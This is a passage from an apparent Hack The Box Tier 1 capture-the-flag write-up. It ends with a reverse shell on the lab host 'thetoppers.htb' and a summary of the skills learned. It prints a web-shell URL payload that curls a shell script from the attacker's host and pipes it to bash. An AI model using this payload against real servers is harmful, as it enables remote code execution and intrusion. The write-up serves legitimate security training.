





I used the curl utility to fetch the bash reverse shell file from our local host and then pipe it to bash. Then visit the following URL containing the payload in the browser.

- **http://thetoppers.htb/my_file.php?cmd=curl%20<10.10.14.152>:8000/shell.sh|bash**

I received a reverse shell on the corresponding listening port.



I navigated through the folders and found a **flag.txt** file. Cat it and submitted the flag.



Conclusion

In conclusion, Tier 1 of “Hack the Box” has equipped me with essential skills in cybersecurity penetration testing. I have gained practical knowledge in SQL injection, Server-Side Template Injection, and Remote File Inclusion, along with hands-on experience using Web/Reverse Shells. Learnt how to interact with S3 Buckets has broadened my capabilities in managing vulnerabilities. Additionally, familiarizing myself with tools like Gobuster, Evil-WinRM, AWS CLI, and John the Ripper has further enhanced my skill set, laying a strong foundation for my ongoing journey in the cybersecurity field.